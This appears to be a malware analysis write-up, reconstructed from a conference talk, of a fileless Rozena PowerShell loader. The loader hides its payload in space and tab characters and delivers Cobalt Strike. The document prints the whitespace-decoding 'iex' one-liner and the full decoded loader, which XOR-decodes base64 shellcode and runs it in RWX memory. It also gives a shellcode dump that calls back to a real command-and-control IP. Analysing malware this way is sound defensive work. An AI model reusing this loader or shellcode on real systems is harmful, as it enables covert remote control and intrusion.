
Malware Engineering

research & intelligence

Malware Engineering

https://www.x86fatah.com/

FILELESS ROZENA WITH COBALT STRIKE LOADER ANALYSIS




MALWARE SUMMARY

Fileless malware leverages exploits to run malicious commands or launch scripts directly from memory using legitimate system tools such as Windows Powershell. Unlike traditional malware, fileless malware does not require an attacker to install any code on a target's system, making it hard to detect.

The analysis examines how Rozena uses fileless techniques along with a Cobalt Strike loader to evade detection and effectively carry out malicious activities. This combination highlights a sophisticated threat in the cybersecurity landscape significant threat due to their stealth and capabilities. The code appears to be obfuscated and uses various techniques to hide its true functionality. What's interesting with this analysis is that the Powershell loader utilizes only spaces(0x20) and tab(0x09) characters to encode the payload. It iterates over an object, splitting it by spaces and converting the resulting strings into characters. It then joins these characters and executes a command using the concatenated string as the command name.


TECHNICAL ANALYSIS


This analysis is based on a presentation about Reverse engineer malware code written in spaces and tabs, given by Sorot Panichprecha at SANS Community Event in Kuala Lumpur, Malaysia 2024. This analysis will recreate the concepts presented in the talk for learning purposes.



https://www.virustotal.com/gui/file/858f567340cee8755dbd745b6afd9adc78a998bf2cbfda85e6302197994c577c/detection

The malicious samples were tweeted by @cyb3rops on Jul 12, 2022. The file can be found in Malware Bazaar and can be downloaded from here: https://bazaar.abuse.ch/sample/858f567340cee8755dbd745b6afd9adc78a998bf2cbfda85e6302197994c577c/






Reverse Engineering Objectives

- **Identify Malware Function**
  What are the capabilities of this malware? What does it do?

- **Identify Command & Control Address**
  If it is a backdoor. Find out the address (domain or IP) of the C2.

The analysis discovers most of the code is only Spaces and Tabs and interesting things is that it only has two line to do the operation.

View from text/hex editor:



858f567340cee8755dbd745b6afd9adc78a998bf2cbfda85e6302197994c577c

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000B680	09	09	09	09	09	20	09	09	09	09	09	09	09	09	20	20	....
0000B690	09	09	20	09	09	20	09	09	09	09	09	20	20	09	09	09	.. ..
0000B6A0	09	09	09	09	09	09	09	20	09	09	09	09	09	09	20	20	....
0000B6B0	09	09	09	09	09	09	09	09	09	09	20	09	09	09	09	09	....
0000B6C0	09	09	09	09	20	20	09	09	20	09	09	20	09	09	09	09	....
0000B6D0	09	09	09	09	20	20	09	09	20	09	20	09	09	09	20	20	....
0000B6E0	09	09	20	09	20	09	09	09	20	20	09	09	20	09	20	09	.. . .
0000B6F0	09	20	20	09	09	20	09	09	20	09	09	09	09	09	20	20	. .. .
0000B700	09	09	09	09	09	20	09	09	09	09	09	20	20	09	09	09	....
0000B710	09	20	09	09	09	20	20	09	09	09	09	09	20	09	20	20	. ...
0000B720	09	09	20	09	20	09	09	09	20	20	09	09	20	09	09	20	.. . .
0000B730	09	09	09	09	09	09	09	09	20	20	09	09	20	09	09	20	....
0000B740	09	20	20	09	09	09	09	09	09	09	09	09	09	20	09	09	. ...
0000B750	09	09	09	09	09	09	09	09	20	20	09	09	09	09	09	09	....
0000B760	09	09	09	09	20	09	09	09	09	09	09	20	20	09	09	20	....
0000B770	09	20	09	09	09	09	20	20	09	09	20	09	20	09	09	20	. ...
0000B780	20	09	09	20	09	09	20	09	09	09	09	09	09	09	20	20	.. ..
0000B790	09	09	09	09	09	09	09	09	09	09	20	09	09	09	09	09	....
0000B7A0	09	20	20	09	09	20	09	20	09	20	20	09	09	20	09	20	. .. .
0000B7B0	09	09	20	20	09	09	20	09	20	09	09	09	09	09	09	09	.. ..
0000B7C0	09	09	20	20	09	09	20	09	20	09	09	20	20	09	09	20	.. ..
0000B7D0	09	20	09	09	09	09	20	20	09	09	09	09	09	09	09	09	. ...
0000B7E0	09	09	20	09	09	09	09	09	09	09	09	20	20	09	09	20	.. ..
0000B7F0	09	09	20	09	09	09	09	09	09	09	20	20	09	09	20	09	.. ..
0000B800	20	09	09	20	20	09	09	09	09	09	09	09	09	09	09	20	.. ..
0000B810	09	09	09	09	09	09	20	20	09	09	20	09	09	20	09	09	....
0000B820	09	09	09	09	09	20	20	09	09	20	09	09	09	20	09	09	....
0000B830	20	20	09	09	20	09	09	20	09	09	09	20	20	09	09	20	.. ..
0000B840	09	20	09	09	20	20	09	09	09	09	20	09	09	09	20	20	. .. .
0000B850	09	09	09	09	09	09	09	20	09	09	09	09	09	20	20	09	....

End of file we found this code. Let's analysis what happens here.

858f567340cee8755dbd745b6afd9adc78a998bf2cbfda85e6302197994c577c

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000C190	09	09	20	09	20	20	09	09	09	09	09	09	09	09	09	09	.. . .
0000C1A0	20	20	09	09	09	09	09	09	09	20	09	09	09	09	20		....
0000C1B0	20	09	09	09	09	09	09	09	20	09	09	09	09	09	09	09	....
0000C1C0	09	09	09	20	20	09	09	09	09	09	09	09	09	09	20	09	... .
0000C1D0	09	09	09	09	09	09	09	09	20	20	09	09	09	09	20	09	....
0000C1E0	09	09	20	20	09	09	09	09	20	09	09	09	09	09	09	09	.. ..
0000C1F0	20	20	09	09	09	09	09	09	09	20	09	09	09	09	09	09	....
0000C200	09	09	09	20	20	09	09	20	09	09	20	09	09	20	20	09	... .
0000C210	09	09	09	09	09	09	09	20	09	09	09	09	20	20	09	09	....
0000C220	20	09	09	20	09	09	09	09	09	09	09	20	20	09	09	20	.. ..
0000C230	09	20	20	09	09	20	09	09	09	20	09	09	09	09	09	09	. .. .
0000C240	20	20	09	09	20	09	27	7C	20	66	6F	72	65	41	43	48	.. .'| foreACH
0000C250	2D	4F	42	4A	45	43	54	7B	20	24	70	6A	7A	68	69	57	-OBJECT{ $pjzhiW
0000C260	51	55	20	3D	24	5F	20	2D	73	70	4C	69	54	20	27	20	QU =$_ -spLiT '
0000C270	20	27	20	7C	66	6F	72	65	41	43	48	2D	4F	42	4A	45	' |foreACH-OBJE
0000C280	43	54	20	7B	20	27	20	27	3B	24	5F	2E	73	70	6C	49	CT { ' ';$_.splI
0000C290	74	28	27	20	27	29	20	7C	20	66	6F	72	65	41	43	48	t(' ') | foreACH
0000C2A0	2D	4F	42	4A	45	43	54	7B	24	5F	2E	4C	65	4E	47	54	-OBJECT{$_.LeNGT
0000C2B0	48	2D	20	31	20	7D	7D	3B	2D	6A	4F	69	4E	28	28	20	H- 1 });-jOiN((
0000C2C0	28	20	2D	6A	4F	69	4E	20	28	20	24	70	6A	7A	68	69	(-jOiN ($pjzhi
0000C2D0	57	51	55	5B	30	2E	2E	28	24	70	6A	7A	68	69	57	51	WQU[0..($pjzhiWQ
0000C2E0	55	2E	4C	65	4E	47	54	48	2D	31	29	5D	20	29	29	2E	U.LeNGTH-1)])).
0000C2F0	74	72	69	6D	53	74	41	72	74	28	20	27	20	20	27	29	trimStArt(' ')
0000C300	2E	73	70	6C	49	74	28	20	27	20	27	29	7C	20	66	6F	.splIt(' ')| fo
0000C310	72	65	41	43	48	2D	4F	42	4A	45	43	54	7B	20	28	5B	reACH-OBJECT{ ([
0000C320	43	68	61	72	5D	20	5B	69	4E	54	5D	20	24	5F	29	7D	Char] [iNT] $_)}
0000C330	20	29	29	7C	2E	28	20	24	73	68	65	4C	4C	49	44	5B	))|.($sheLLID[
0000C340	31	5D	2B	24	53	48	45	6C	6C	69	64	5B	31	33	5D	2B	1]+$SHEllid[13]+
0000C350	27	78	27	29	7D	0D	0A										'x')}..

This is the code that will do the deobfuscation all the Spaces and Tabs.

```
1  foreach-object{
2      $pjzhiwqu =$_ -split '  ' | # Split the string with double space(group)
3      foreach-object { ' ';$_.split(' ') | # Split the string with space(subgroup)
4          foreach-object{$_.length- 1 } # Count characters(tabs)-1
5      };
6      -join(( ( -join ( $pjzhiwqu[0..($pjzhiwqu.length-1)] )).trimstart( '  ').split( ' ')|
7      foreach-object{ ([char] [int] $_)} ))|.( $shellid[1]+$shellid[13]+'x')
8  }
```

Convert decimal to string

Execute Code with "iex"

Merge everything back

Technique that executes the "iex"

```
PS C:\Users\cookies > $shellid[1]
i
FLARE-VM 06/24/2024 18:41:39
PS C:\Users\cookies > $shellid[13]
e
FLARE-VM 06/24/2024 18:42:00
PS C:\Users\cookies > $shellid[1]+$shellid[13]+'x'
iex
FLARE-VM 06/24/2024 18:42:35
PS C:\Users\cookies >
```

Decode and dumps the configuration of Cobalt Strike Windows beacons (PE files), shellcode and memory dumps.

```
# Malware code that was written in spaces and tabs.

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-
1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemory
Module', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
```

```
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0
JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bX
IF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1
QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByckssBCMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFw
cXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Et
z2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMTncVRiOrGHfkE6c3pSZftB/+
KLykmFiMJrXg/9lpyAITBQnjq5qJnrNcOBGVyEobWQQc18TYvXZmbfrHDBJ9sqFn9nHPgkQqpmgBg0UqI3
ZQRlEOYkRGTVcZA25MWUpPT0IMFg0TAwtATE5TQldKQU9GGANucGpmAxITDRMYA3RKTUdMVFADbXcDFQ0R
GAN3UUpHRk1XDBUNEwouKSNe9HRosw0AwFSTyRc8u3hziphW75JBJ1QstyoiSV/Nz+MA98FHKTQ0Co2CWB
y94lon/5HHmYsJmf4CToYmX8Ply8PfoS21LyMMsjNgb9EiWPpILBoISre/h6eNdma5w6cxpM/TMSmt5CN7
bGyxUH+O8Dq2iatOs/toah8PH5mK53SoaXdBvx8QG0Tl64Xg9vd1JRLZ2ICaUG4VyAMc/cY7Qdh+Bq75C2
kyAcpHR955IJphyOi1TqC815K6eCFmHprHHSK1Fp865s9Sb2QUKWalgbMwtFxxkSAYkWfKPRBHJiNL05aB
ddz2SWNLIzMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVs
Z74MuK3tzcFxoNERARDREREQ0WGyNqtSHx')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffe
r, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-
Job
}
else {
    IEX $DoIt
}

# Deobfucation Code

| foreach-object{
    $pjzhiwqu =$_ -split '  ' | # Split the string with double space(group)
    foreach-object { ' ';$_.split(' ') | # Split the string with space(subgroup)
        foreach-object{$_.length- 1 } # Count characters(tabs)-1
    };
    -join(( ( -join ( $pjzhiwqu[0..($pjzhiwqu.length-1)] )).trimstart( '
').split( ' ')|
    foreach-object{ ([char] [int] $_)} ))|.( $shellid[1]+$shellid[13]+'x')
```

```
}
```

Decoding Cobalt Strike Payload and we identify it as Cobalt Strike Reverse HTTP x86 Shellcode.

```
File: ps-cobalt-decode.dat
Found shellcode:
Identification: CS reverse http x86 shellcode
Parameter: 778 b'49.232.222.58'
license-id: 792 1234567890
push      :   190       9999 b"h\x0f'\x00\x00"
push      :   716       4096 b'h\x00\x10\x00\x00'
push      :   747       8192 b'h\x00 \x00\x00'
String: 323 b'/mT6e'
String: 403 b'User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2;
Trident/6.0)'
00000000: FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  ......`..1.d.R0.
00000010: 52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0  R..R..r(..J&1.1.
00000020: AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57  .<a|., .......RW
00000030: 8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01  .R..B<...@x..tJ.
00000040: D0 50 8B 48 18 8B 58 20  01 D3 E3 3C 49 8B 34 8B  .P.H..X ...<I.4.
00000050: 01 D6 31 FF 31 C0 AC C1  CF 0D 01 C7 38 E0 75 F4  ..1.1.......8.u.
00000060: 03 7D F8 3B 7D 24 75 E2  58 8B 58 24 01 D3 66 8B  .}.;}$u.X.X$..f.
00000070: 0C 4B 8B 58 1C 01 D3 8B  04 8B 01 D0 89 44 24 24  .K.X.........D$$
00000080: 5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  [[aYZQ..X_Z....]
00000090: 68 6E 65 74 00 68 77 69  6E 69 54 68 4C 77 26 07  hnet.hwiniThLw&.
000000A0: FF D5 31 FF 57 57 57 57  57 68 3A 56 79 A7 FF D5  ..1.WWWWWh:Vy...
000000B0: E9 84 00 00 00 5B 31 C9  51 51 6A 03 51 51 68 0F  .....[1.QQj.QQh.
000000C0: 27 00 00 53 50 68 57 89  9F C6 FF D5 EB 70 5B 31  '..SPhW......p[1
000000D0: D2 52 68 00 02 40 84 52  52 52 53 52 50 68 EB 55  .Rh..@.RRRSRPh.U
000000E0: 2E 3B FF D5 89 C6 83 C3  50 31 FF 57 57 6A FF 53  .;......P1.WWj.S
000000F0: 56 68 2D 06 18 7B FF D5  85 C0 0F 84 C3 01 00 00  Vh-..{..........
00000100: 31 FF 85 F6 74 04 89 F9  EB 09 68 AA C5 E2 5D FF  1...t.....h...].
00000110: D5 89 C1 68 45 21 5E 31  FF D5 31 FF 57 6A 07 51  ...hE!^1..1.Wj.Q
00000120: 56 50 68 B7 57 E0 0B FF  D5 BF 00 2F 00 00 39 C7  VPh.W....../..9.
00000130: 74 B7 31 FF E9 91 01 00  00 E9 C9 01 00 00 E8 8B  t.1.............
00000140: FF FF FF 2F 6D 54 36 65  00 88 3B 54 C7 30 84 14  .../mT6e..;T.0..
00000150: 86 05 7C 97 3C DD 0B 9F  87 BB 7B AF 05 96 C3 DC  ..|.<.....{.....
00000160: FA 4A EB 21 30 26 2A C0  88 B9 AA BD 90 7F 1B 32  .J.!0&*......ɑ.2
00000170: B6 EB 69 38 7A 27 3F F4  E7 FB 9E 55 45 4E D9 E4  ..i8z'?....UEN..
00000180: 2F 31 5E 91 82 44 D5 52  EC A1 67 09 85 4B 22 A0  /1^..D.R..g..K".
00000190: 66 09 00 55 73 65 72 2D  41 67 65 6E 74 3A 20 4D  f..User-Agent: M
000001A0: 6F 7A 69 6C 6C 61 2F 35  2E 30 20 28 63 6F 6D 70  ozilla/5.0 (comp
000001B0: 61 74 69 62 6C 65 3B 20  4D 53 49 45 20 31 30 2E  atible; MSIE 10.
000001C0: 30 3B 20 57 69 6E 64 6F  77 73 20 4E 54 20 36 2E  0; Windows NT 6.
000001D0: 32 3B 20 54 72 69 64 65  6E 74 2F 36 2E 30 29 0D  2; Trident/6.0).
000001E0: 0A 00 7D D7 57 4B 90 2E  23 E3 77 B0 EA 34 1F 98  ..}.WK..#.w..4..
000001F0: 5B 50 A9 BB 75 CC B1 62  04 77 0F 94 09 01 6A 7C  [P..u..b.w....j|
00000200: EE EC C0 23 D4 E2 64 0A  17 17 29 AE A1 7B 3F 9E  ...#..d...)..{?.
00000210: C1 79 04 DC B2 E4 BA A8  2A BA DD 21 6D A5 05 7C  .y......*..!m..|
00000220: E0 C6 E8 E0 FC 82 0E 96  0C 00 2F 91 10 43 4C F2  ........../..CL.
00000230: 01 7B D9 6B 0F 39 2B 69  94 9C A4 84 AE 55 45 9A  .{.k.9+i.....UE.
00000240: E0 84 12 87 EC F0 12 0A  8E C7 00 58 4F 4F 92 73  ...........XOO.s
00000250: 5C AD D3 19 95 AA 88 6D  90 D8 4B 49 3C 2C 3C BA  \......m..KI<,<.
00000260: A9 C4 57 8B 4A 54 62 9C  3C 33 38 67 C6 C8 A6 C3  ..W.JTb.<38g....
00000270: D5 D4 56 06 31 FA FB A3  B9 73 4D 36 EB 20 3F DE  ..V.1....sM6. ?.
00000280: E5 18 62 FB 5D 25 8D DA  28 4A 11 22 E9 64 64 FD  ..b.]%..(J.".dd.
00000290: 5A 03 B9 42 EB CB 96 6D  83 9F F4 B1 99 5B 02 45  Z..B...m.....[.E
000002A0: 3D B9 E4 3E 01 86 35 BC  19 C5 EC 71 4C 47 37 0A  =..>..5....qLG7.
```

```
000002B0: 45 86 A2 90 13 97 7F 52  B2 03 3B B2 44 E9 1E 33  E.....ƆR..;.D..3
000002C0: 64 05 00 68 F0 B5 A2 56  FF D5 6A 40 68 00 10 00  d..h...V..j@h...
000002D0: 00 68 00 00 40 00 57 68  58 A4 53 E5 FF D5 93 B9  .h..@.WhX.S.....
000002E0: 00 00 00 00 01 D9 51 53  89 E7 57 68 00 20 00 00  ......QS..Wh. ..
000002F0: 53 56 68 12 96 89 E2 FF  D5 85 C0 74 C6 8B 07 01  SVh........t....
00000300: C3 85 C0 75 E5 58 C3 E8  A9 FD FF FF 34 39 2E 32  ...u.X......49.2
00000310: 33 32 2E 32 32 32 2E 35  38 00 49 96 02 D2        32.222.58.I...
```

```
File: ps-cobalt-decrypted.dat
Found shellcode:
Identification: CS reverse http x86 shellcode
Parameter: 778 b'49.232.222.58'
license-id: 792 1234567890
push      :   190       9999 b"h\x0f'\x00\x00"
push      :   716       4096 b'h\x00\x10\x00\x00'
push      :   747       8192 b'h\x00 \x00\x00'
String: 323 b'/mT6e'
